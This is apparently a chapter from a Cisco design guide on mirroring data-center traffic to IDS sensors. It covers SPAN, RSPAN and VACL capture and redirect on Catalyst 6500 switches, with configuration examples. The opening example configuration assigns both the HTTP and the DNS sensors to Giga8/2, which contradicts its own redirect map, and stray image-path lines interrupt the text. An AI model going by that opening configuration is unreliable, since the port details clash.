The relevant part of the Catalyst 6500 configuration to mirror decrypted HTTPS traffic to the sensor that monitors HTTP traffic follows.

```

interface Vlan13
    description to_core1
    ip address 10.21.0.9 255.255.255.252
    no ip redirects
    no ip proxy-arp
    ! >> Disable NTP services <<
    ntp disable
    ip ospf authentication message-digest
    ip ospf message-digest-key 1 md5 0 C1sC0!
    ip ospf network point-to-point
    ! If a CSM is present in the chassis
    ip ospf hello-interval 1
    ip ospf dead-interval 3
    no shut
!
interface Vlan14
    description to_core2
    ip address 10.21.0.13 255.255.255.252
    no ip redirects
    no ip proxy-arp
    ! >> Disable NTP services <<
    ntp disable
    ip ospf authentication message-digest
    ip ospf message-digest-key 1 md5 0 C1sC0!
    ip ospf network point-to-point
    ! If a CSM is present in the chassis
    ip ospf hello-interval 1
    ip ospf dead-interval 3

```

```
no shut
!
```

Assume that there is a Cisco Firewall Services Module (FWSM) and that 5 and 10 are the outside VLAN interfaces on the FWSM.

Assume that the IDS sensor monitoring HTTP traffic connects to interface Giga8/2 and the IDS sensor monitoring DNS traffic connects to interface Giga8/2.

VPSAN Tx is configured on the Layer 3 link to the core, on the outside VLAN of the FWSM. You need to add a VSPAN Tx session on the VLAN connecting to the CSM (VLAN 44) and on the VLAN connecting the CSM and SSLSM (VLAN 45).

Traffic on VLAN 45 with port 81 identifies the clear text traffic between the client and the Virtual IP address.

```
monitor session 1 source vlan 13 , 14 , 5 , 10 , 44 , 45 tx
monitor session 1 destination remote vlan 300
monitor session 2 destination interface Giga8/1 , Giga8/2
monitor session 2 source remote vlan 300
!
ip access-list extended toIDS1
 permit tcp any any eq 81
 permit tcp any eq 81 any
 permit tcp any any eq 80
 permit tcp any eq 80 any
 deny ip any any
!
ip access-list extended toIDS2
 permit tcp any any eq 53
 permit tcp any eq 53 any
 permit udp any any eq 53
 permit udp any eq 53 any
 deny ip any any
!
vlan access-map analyzerfilter 10
 match ip address toIDS1
 action redirect GigabitEthernet8/1
vlan access-map analyzerfilter 20
 match ip address toIDS2
 action redirect GigabitEthernet8/2
!
vlan filter analyzerfilter vlan-list 300
!
```




Traffic Capturing for Granular Traffic Analysis

This chapter describes how to significantly increase the granularity of network traffic analysis by combining two key features of the Cisco Catalyst 6500 Series switches: Remote Switched Port Analyzer (RSPAN) and the redirect feature of VLAN access control lists (VACLs). RSPAN and VACLs can be combined for increased granularity in analyzing traffic.

Using RSPAN combined with VACL redirect differs from the use of both the Catalyst 6500 SPAN and the Catalyst 6500 VACL capture.



Note

This document is based on Cisco IOS software, but most of the concepts are equally applicable to Cisco Catalyst IOS.

This chapter includes the following sections:

- [Traffic Capture Requirements](#)
- [Using VACLs](#)
- [Using SPAN](#)
- [Capturing and Differentiating Traffic on Multiple Ports](#)
- [Conclusion](#)
- [Additional References](#)

Traffic Capture Requirements

When configuring traffic capture for the purposes of intrusion detection analysis, anomaly detection, or simply for traffic analysis with one or more sniffers, the normal requirements are the following:

- Monitoring a set of ports or VLANs without affecting the forwarding performance of the Layer 3 switch—You can do this by using features implemented in hardware such as SPAN or VACL capture.
- Monitoring switched and routed frames—When traffic is routed from one VLAN to another, the copied traffic can be tagged with either VLAN, so you must design traffic capturing so that the monitoring port can forward either frame.

- Avoiding the generation of duplicate frames—Depending on the reference for the SPAN or capture (port or VLAN incoming or outgoing direction), there are situations in which the switch can generate multiple copies of the same frame, which is undesirable and can be addressed with proper design.
- Filtering out uninteresting packets from the copied traffic—To optimize the performance of the devices that are monitoring the traffic, it is best to drop copies of the frames that are not interesting in hardware. For example, you can combine multiple hardware features to ensure that a sensor or a sniffer sees only HTTP traffic.
- Support for several sessions—Sessions can be conceived as funnels receiving copies of traffic from multiple ports to one or multiple sensor ports. For example, traffic from port A, B, and C copied to port D is one session, and traffic from port E, F, and G copied to port H is another session. You do not want all traffic from A, B, C, E, F, and G to go out to both port D and H, because this is equivalent to having a single session.

Using VACLs

VACLs are a security enforcement tool based on Layer 2, Layer 3, and Layer 4 information. A VACL lookup against a packet can result in a permit, a deny, a permit and capture, or a redirect. When you associate a VACL with a particular VLAN, all traffic must be permitted by the VACL before the traffic is allowed into the VLAN. VACLs are enforced in hardware, so there is no performance penalty for applying VACLs to a VLAN on the Cisco Catalyst 6500 Series switches.



Note

In this chapter, the terminology VACL and VLAN access map are used interchangeably.

This section includes the following topics:

- [VACL Command Syntax](#)
- [VACL Capture](#)

VACL Command Syntax

VACLs can be used with the following types of traffic:

- IP
- IPX
- MAC

IP

IP VACLs match IP traffic, using the following syntax:

```
router(config)# ip access-list extended name
router(config-ext-nacl)# {deny | permit} protocol {source-source-wildcard | any}
{destination- destination-wildcard | any} [precedence precedence] [tos tos] [established]
[log | log-input] [time-range time-range-name] [fragments]
```

The protocol field can take the following values:

```
router(config-ext-nacl)#permit ?
<0-255> An IP protocol number
```

```

ahp      Authentication Header Protocol
eigrp    Cisco's EIGRP routing protocol
esp      Encapsulation Security Payload
gre      Cisco's GRE tunneling
icmp     Internet Control Message Protocol
igmp     Internet Gateway Message Protocol
igrp     Cisco's IGRP routing protocol
ip       Any Internet Protocol
ipinip   IP in IP tunneling
nos      KA9Q NOS compatible IP over IP tunneling
ospf     OSPF routing protocol
pcp      Payload Compression Protocol
pim      Protocol Independent Multicast
tcp      Transmission Control Protocol
udp      User Datagram Protocol

```

For TCP/UDP traffic, you can match Layer 4 ports:

```

router(config-ext-nacl)# {deny | permit} {tcp | udp} {source-source-wildcard | any}
[operator port] {destination-destination-wildcard | any} [operator port] [established]
[precedence precedence] [tos tos] [log | log-input] [time-range time-range-name]
[fragments]

```

IPX

IPX VACLs match IPX traffic using the following syntax:

```

router(config)#ipx access-list extended name
router(config-ext-nacl)# {deny | permit} protocol [source-network][[.source-node]
source-node-mask] | [.source-node source-network-mask.source-node-mask]] [source-socket]
[destination.network][[.destination-node] destination-node-mask] | [.destination-node
destination-network-mask.destination-node-mask]] [destination-socket] [log] [time-range
time-range-name]

```

MAC

MAC VACLs match non-IP, non-IPX traffic using the following syntax:

```

router(config)#mac access-list extended name
router(config-ext-nacl)# {permit | deny} {src-mac-mask | any} {dest-mac-mask | any}
[ethertype]

```

The Ethertype field can take the following values:

```

router(config-ext-nacl)#permit any any ?
aarp      EtherType: AppleTalk ARP
amber     EtherType: DEC-Amber
appletalk EtherType: AppleTalk/EtherTalk
dec-spanning EtherType: DEC-Spanning-Tree
decnet-iv EtherType: DECnet Phase IV
diagnostic EtherType: DEC-Diagnostic
dsm       EtherType: DEC-DSM
etype-6000 EtherType: 0x6000
etype-8042 EtherType: 0x8042
lat       EtherType: DEC-LAT
lavc-sca  EtherType: DEC-LAVC-SCA
mop-console EtherType: DEC-MOP Remote Console
mop-dump  EtherType: DEC-MOP Dump
msdos     EtherType: DEC-MSDOS
mumps     EtherType: DEC-MUMPS
netbios   EtherType: DEC-NETBIOS
vines-echo EtherType: VINES Echo

```

```
vines-ip      EtherType: VINES IP
xns-idp      EtherType: XNS IDP
```

VACL Capture

The VACL capture feature allows you to mirror traffic to ports configured to forward captured traffic. The capture action sets the capture bit for the forwarded packets so that ports with the capture function enabled can receive the packets. Only forwarded packets can be captured.

CatOS Configuration Examples

The following commands create a security ACL to capture all traffic on VLAN 10 and send the traffic to port 3/5.

```
catOS6500 (enable) set security acl ip CATCHALL permit ip any any capture
catOS6500 (enable) commit security acl CATCHALL
catOS6500 (enable) set security acl map CATCHALL 10
catOS6500 (enable) set security acl capture-ports 8/25
```

To remove the VACL capture, use the **clear security acl CATCHALL** command. To commit the changes, use the **commit security acl CATCHALL** command.

IOS Configuration Examples

The following commands create a security ACL to capture all traffic on VLAN 10:

```
ip access-list extended IP-catch-all
 permit ip any any
!
vlan access-map CATCHALL 10
 match ip address IP-catch-all
 action forward capture
!
vlan filter CATCHALL vlan-list 10
!
interface FastEthernet8/25
 switchport
 switchport capture
 switchport capture allowed vlan 10
 no shut
!
```

Capturing Locally Switched Traffic

The following configuration demonstrates how VACL capture works. You first define the *interesting traffic* that you want to monitor; for example, HTTP traffic (as defined in the ACL HTTPTRAFFIC). Then you define a VACL (or VLAN access map, which in this example is also called HTTPTRAFFIC).

The VACL provides two functions. It filters the traffic on the VLAN to which you assign it, and it provides a copy of the traffic to the sensing interface (**action forward capture**) for the entries configured to forward and capture; in this example, it is **vlan access-map HTTPTRAFFIC 10**.

In this example, the VACL HTTPTRAFFIC is assigned to VLAN 10 (**vlan filter HTTPTRAFFIC vlan-list 10**).

```
ip access-list extended HTTPTRAFFIC
 permit tcp any any eq www
```

```


permit tcp any eq www any
!
ip access-list extended IP-catch-all
 permit ip any any
!
vlan access-map HTTPTRAFFIC 10
 match ip address HTTPTRAFFIC
 action forward capture
vlan access-map HTTPTRAFFIC 20
 match ip address IP-catch-all
 action forward
!
vlan filter HTTPTRAFFIC vlan-list 10
!
interface FastEthernet8/25
 switchport
 switchport capture
 switchport capture allowed vlan 10
 no shut
!

```

Captured traffic is sent out on port FastEthernet8/25 as indicated by the configuration (**switchport capture allowed vlan 10**).

Using VACL capture for mirroring traffic provides very good scalability for mirroring locally-switched traffic, as shown in [Figure 7-1](#).

Figure 7-1 Using VACL Capture to Mirror Locally Switched Traffic



In this topology, the switch is configured on four VLANs. The traffic from these VLANs is mirrored to three monitoring devices because VACLs are configured on each of the VLANs with entries whose action is “capture” and “forward”.

For sensor 1 to receive traffic from VLAN 3 and 4, the port that connects to sensor 1 must be a trunk forwarding VLAN 3 and 4. Sensor 2 is configured to receive traffic from VLAN 5 and sensor 3 is configured to receive traffic from VLAN 6.


The advantage of VACL capture is that you can assign traffic from each VLAN to a different sensor, which provides granularity to the VLAN level.

Capturing Routed Traffic

For routed traffic, capture ports transmit packets only after they are Layer 3 switched; packets are transmitted out of a port only if the output VLAN of the Layer 3 switched flow is the same as the capture port VLAN.

For example, assume that you have flows from VLAN 10 to VLAN 15, as shown in [Figure 7-2](#).

Figure 7-2 Using VACL Capture to Mirror Routed Traffic



You add a VACL on one of the VLANs permitting these flows, and you specify a capture port. This traffic gets transmitted out of the capture port only if it belongs to VLAN 15 or if the port is a trunk carrying VLAN 15. If the capture port is in VLAN 10, it does not transmit any traffic. Whether a capture port transmits the traffic or not is independent of the VLAN on which you placed the VACL. If you want to capture traffic from one VLAN going to many VLANs, the capture port has to be a trunk carrying all output VLANs.

So in the example of [Figure 7-2](#), for the capture port to show both client-to-server and server-to-client traffic, you need to make sure that the port is forwarding both VLAN 10 and 15.


The corrected configuration appears as follows:

```
ip access-list extended HTTPTRAFFIC
 permit tcp any any eq www
 permit tcp any eq www any
!
ip access-list extended IP-catch-all
 permit ip any any
!
vlan access-map HTTPTRAFFIC 10
 match ip address HTTPTRAFFIC
 action forward capture
vlan access-map HTTPTRAFFIC 20
 match ip address IP-catch-all
 action forward
!
vlan filter HTTPTRAFFIC vlan-list 10
!
interface FastEthernet8/25
 switchport
 switchport capture
 switchport capture allowed vlan 10, 15
 no shut
!
```

Now assume that you have multiple capture ports configured on a switch and you want to send traffic exchanged on VLAN 10 to one sensor or sniffer, traffic exchanged on VLAN 20 to a second sensor or sniffer, and traffic exchanged on VLAN 30 to a third sensor or sniffer.

Figure 7-3 shows the traffic distribution when a VACL is applied to VLAN 10, 20, and 30.

Figure 7-3 Using VACL Capture to Mirror Routed Traffic on Multiple Subnets



Capture port 1 is to monitor traffic routed between VLAN 15 and VLAN 10, so it is configured to forward VLAN 10 and 15. Capture port 2 is to monitor traffic routed between VLAN 15 and VLAN 20, so it is configured to forward VLAN 15 and 20. Capture port 3 is to monitor traffic routed between VLAN 15 and VLAN 30, so it forwards VLAN 15 and 30.

```
ip access-list extended HTTPTRAFFIC
 permit tcp any any eq www
 permit tcp any eq www any
 !
ip access-list extended IP-catch-all
 permit ip any any
 !
vlan access-map HTTPTRAFFIC 10
 match ip address HTTPTRAFFIC
 action forward capture
vlan access-map HTTPTRAFFIC 20
 match ip address IP-catch-all
 action forward
 !
vlan filter HTTPTRAFFIC vlan-list 10, 20, 30
 !
interface FastEthernet8/25
 switchport
 switchport capture
 switchport capture allowed vlan 10, 15
 no shut
 !
interface FastEthernet8/26
 switchport
 switchport capture
 switchport capture allowed vlan 20, 15
 no shut
 !
interface FastEthernet8/27
```

```

switchport
switchport capture
switchport capture allowed vlan 30, 15
no shut
!

```

With this configuration, some traffic from VLAN 10 also goes to capture ports 2 and 3 and some traffic from VLAN 20 also goes to capture ports 1 and 3, because all the capture ports trunk VLAN 15 to forward captured traffic routed to VLAN 15.

VACL Capture Granularity

The previous section describes how to monitor routed traffic with VACL capture, and also shows that with the VACL capture, differentiating traffic on multiple ports for routed traffic can generate some spurious traffic.

Another drawback of VACL capture is that it does not allow you to send one type of traffic, such as HTTP, to one sensor and another type of traffic, such as DNS, to another sensor. With VACL capture, you can configure a VACL that matches HTTP frames and sets the capture bit on them. Capture port 1 is then set as a “switchport capture” port and sends a replica frame. The problem is that there exists only a single capture bit. So if you create another VACL to match the SMTP traffic and you set the capture bit for SMTP frames, capture port 1 picks up both HTTP and SMTP frames.

All these restrictions can be addressed by using the technique of RSPAN with VACLs described in this guide.

Using SPAN

This section describes the use of SPAN, and includes the following topics:

- [SPAN Fundamentals](#)
- [Designing with SPAN](#)

SPAN Fundamentals

SPAN copies packets from multiple sources, VLANs (VSPAN) or ports (PSPAN), to a single destination port. SPAN captures all traffic from the designated sources and identifies it as received (Rx), transmitted (Tx), or Both. Ingress traffic is the traffic entering the switch (Rx), and egress traffic is the traffic leaving the switch (Tx). A source SPAN port is considered to be a port that is monitored using the SPAN feature, and a destination SPAN port is considered to be a port where the sniffer or a sensor device is connected.

CatOS Configuration Examples

The following command creates a SPAN session with a source port of 2/2 and a destination port of 3/5, and filters VLANs 10 and 20 from the source:

```
catOS6500 (enable) set span 2/2 3/5 filter 10, 20
```

The following command creates a SPAN session with a source VLAN of 10 and a destination port of 3/5:

```
catOS6500 (enable) set span 10 3/5
```


The following command creates a SPAN session with a source VLAN of 10 and a destination port of 3/5 with learning disabled:

```
catOS6500 (enable) set span 10 3/5 inpkts enable learning disable
```

To disable the SPAN command session, enter the following command:

```
set span disable source port
```

Cisco IOS Configuration Examples

The following commands create a SPAN session with a source port of 2/2 and a destination port of 3/5, and filter VLAN 10 from the source:

```
catIOS(config)# monitor session 1 source interface GigabitEthernet 2/2
catIOS(config)# monitor session 1 filter vlan 10
catIOS(config)# monitor session 1 destination interface GigabitEthernet 3/5
```

The following commands create a SPAN session with a source VLAN of 10 and a destination port of 3/5:

```
catIOS(config)# monitor session 1 source vlan 10 both
catIOS(config)# monitor session 1 destination interface GigabitEthernet 3/5
```

To disable the SPAN session, enter the following command:

```
no monitor session id
```

RSPAN

Unlike SPAN, which allows you to mirror traffic from one or more ports on a Cisco Catalyst switch (the SPAN source) only to another port on the same switch (the SPAN destination), RSPAN allows you to capture traffic on one switch, mirror it to a designated VLAN, and forward it to one or more ports on one or more other switches for analysis.

The following is an example of how to configure RSPAN source VLANs:

```
monitor session 1 source vlan 5 , 10 , 20 rx
monitor session 1 destination remote vlan 300
```

This RSPAN source session mirrors traffic from VLAN 5, 10, and 20 onto the RSPAN VLAN 300.

The following is an example of how to configure RSPAN destination ports:

```
monitor session 2 destination interface Fa8/1 - 40
monitor session 2 source remote vlan 300
```

This RSPAN destination session collects traffic from RSPAN VLAN 300 and forwards it to the interfaces Fa8/1–40. A single destination session can forward traffic to a maximum of 64 different ports with Cisco IOS.

**Note**

When using RSPAN, mirrored traffic loses the VLAN tag.


Designing with SPAN

This section discusses design considerations when using SPAN.

Avoid Generating Duplicate Frames

A key requirement of the design with SPAN is to avoid duplicates, as shown in [Figure 7-4](#).

Figure 7-4 VSPAN Rx versus Both



Suppose the switch has been configured for VSPAN on VLAN 10 in the Rx direction. When Server 1 talks to Server 2, the frame (represented by the circle) enters the switch (Rx), so the switch generates a copy of the traffic and sends it out to the capture port.

```
monitor session 1 source vlan 10 rx
monitor session 1 destination interface Fa8/25
```

If the same switch is configured for VSPAN Both, the switch generates a copy when the traffic enters (Rx) and when the traffic exits the switch going to Server 2. Thus, the capture port sees the same frame twice, which is undesirable.

Cisco recommends using SPAN in the Tx or in the Rx direction to avoid generating duplicate frames.

SPAN Sessions

A SPAN session is defined as the aggregation of a number of sources (from where the traffic is captured) and a number of destination ports (to where the traffic is copied). Traffic is not differentiated within a session, as for example in the following configuration:

```
monitor session 2 source vlan 300
monitor session 2 destination interface Fa8/25 , Fa8/26
```

This is a single session with two destination ports: Fa8/25 and Fa8/26. Both ports Fa8/25 and Fa8/26 receive all frames copied from VLAN 300. Both ports receive the exact same frames. This configuration consumes one hardware resource; that is, one session.



Note

Some documentation uses the terminology “sessions” to indicate the number of “destination ports”.

The number of available SPAN sessions varies according to the switch hardware platform, the supervisor, and the OS (Cisco IOS or Catalyst IOS). In the case of the Catalyst 6500, the number of supported SPAN session is as follows:

- Catalyst 6500 sup2 – CatOS—Two Rx sessions, two Both sessions, or four Tx sessions; one RSPAN session, and 24 RSPAN destination ports
- Catalyst 6500 sup2 – Cisco IOS—Two sessions or one RSPAN session, and 64 RSPAN destination ports

- Catalyst 6500 sup720 – CatOS—Two Rx sessions, two Both sessions, four Tx sessions, or two RSPAN sessions; and 24 RSPAN destination ports
- Catalyst 6500 sup720 – Cisco IOS—Two sessions or two RSPAN sessions, and 64 RSPAN destination ports

Service Module Session

A SPAN session is used by default when using Sup720 with a Cisco Firewall Services Module (FWSM) in the chassis. If you check for unused sessions (**show monitor**), you see that “session 1” is in use:

```
agg#show monitor
Session 1
-----
Type                : Service Module Session
```

This session is automatically installed for the support of hardware multicast replication when a firewall blade is in the Catalyst 6500 chassis.

For data center designs, to understand whether you need to keep this automatically configured session or not, verify whether there is a multicast source on one inside VLAN of the FWSM. If there is, you need to keep the “monitor session servicemodule”; if not, you can remove this session.

Capturing and Differentiating Traffic on Multiple Ports


This section describes the methods of capturing and differentiating traffic on multiple ports. It includes the following topics:

- [Data Center Topology](#)
- [Using Virtual SPAN Sessions](#)
- [Using RSPAN with VACL Redirect](#)

Data Center Topology

[Figure 7-5](#) shows the reference data center topology.

Figure 7-5 Data Center Design and Placement of Sniffers, Sensors, and Analysis Tools



The aggregation switches are Catalyst 6500 switches with a firewall blade. The servers connect to the access layer. Subnet1, Subnet2, Subnet3, and Subnet4 can be on any of the four access switches; the monitoring design does not make assumptions about on which of the access devices each VLAN exists.


Sniffers and analyzing devices can connect to the access layer and the aggregation layer. It is often impractical to place a sniffer on every network device, so the logical placement point for network monitoring is the aggregation layer.

The root switch is Aggregation 1 and the secondary root is Aggregation 2. Depending on the topology, all traffic leaving the server farm might either traverse Aggregation 1 or be load balanced to both Aggregation 1 and Aggregation 2. Similarly, incoming traffic from the core can take either Aggregation 1 or Aggregation 2, so the design should be capable of capturing traffic regardless of which incoming and outgoing path is chosen. For this reason, depending on the analyzing/monitoring device, these can have one or multiple interfaces and connect to either Aggregation 1 or both aggregation switches.

By using the design shown in Figure 7-5, the visibility into the locally switched traffic on individual access switches is lost. This means that if two servers communicate at Layer 2 on an access switch, by default the monitoring device at the access layer cannot see this communication. Depending on the requirements of the monitoring implementation, you can extend the visibility of the monitoring device into the locally switched traffic by using Remote SPAN on the access switch and by aggregating the monitored traffic on the aggregation switches.

Figure 7-6 shows an example of how to use RSPAN to monitor the access layer devices with the instrumentation placed at the aggregation layer.

Figure 7-6 RSPAN Design used to Monitor the Locally Switched Traffic on the Access Layer Devices



The links from the access switches to the aggregation switches are the trunk and the link to Aggregation 2 is the blocking for the data traffic. You can design the network such that the links to Aggregation 2 also trunk the RSPAN VLAN, so that the forwarding topology of the RSPAN VLAN matches the blocking links of the data VLANs. By doing this, the RSPAN traffic does not take the bandwidth that is used for transactions. The RSPAN traffic is collected on Aggregation 2 and differentiated on the sensors.


Using Virtual SPAN Sessions

With the Catalyst 6500 starting from Cisco IOS 12.2(18)SXD and 12.1(24)E, you can configure a single SPAN session to differentiate traffic on multiple ports. When defining the following SPAN session, Fa8/25, Fa8/26, and Fa8/27 see all traffic from VLAN 10, 20, and 30:

```
monitor session 2 source vlan 10 , 20 , 30
monitor session 2 destination interface Fa8/25 , Fa8/26 , Fa8/27
```

For most deployments, you need to separate the traffic and, for example, send traffic from VLAN 10 to Fa8/25, traffic from VLAN 20 to Fa8/26, and traffic from VLAN 30 to Fa8/27, as shown in [Figure 7-7](#).

Figure 7-7 Using Virtual SPAN to Differentiate Multiple Source VLANs



With the introduction of virtual SPAN, you can define the following additional configurations to differentiate the traffic:

- Configure the intended SPAN destination interfaces as trunk ports.
- Configure the different allowed VLAN lists on the SPAN destination interfaces so that each interface allows only one or a few VLANs. In the case of [Figure 7-7](#), you configure interface Fa8/25 to forward only VLAN 10, Fa8/26 to forward only VLAN 20, and Fa8/27 to forward only VLAN 30.

```
interface FastEthernet8/25
  description SPAN destination interface for VLAN 10
  no ip address
  switchport
  switchport trunk encapsulation dot1q
  switchport trunk allowed vlan 10
  switchport mode trunk
  switchport nonegotiate
!
interface FastEthernet8/26
  description SPAN destination interface for VLAN 20
  no ip address
  switchport
  switchport trunk encapsulation dot1q
  switchport trunk allowed vlan 20
  switchport mode trunk
  switchport nonegotiate
!
interface FastEthernet8/27
  description SPAN destination interface for VLAN 30
  no ip address
  switchport
  switchport trunk encapsulation dot1q
  switchport trunk allowed vlan 30
  switchport mode trunk
  switchport nonegotiate
!
```



Note

The **switchport nonegotiate** command is required only if you want mirrored traffic to include VLAN tags.

Virtual SPAN is very easy to configure for local SPAN that does not require additional traffic differentiation than the VLAN. If you need a design for local SPAN that integrates with remotely collected data and allows you to perform additional processing on the mirrored data such as differentiation based on the protocols, you need to use RSPAN with VACL redirect.

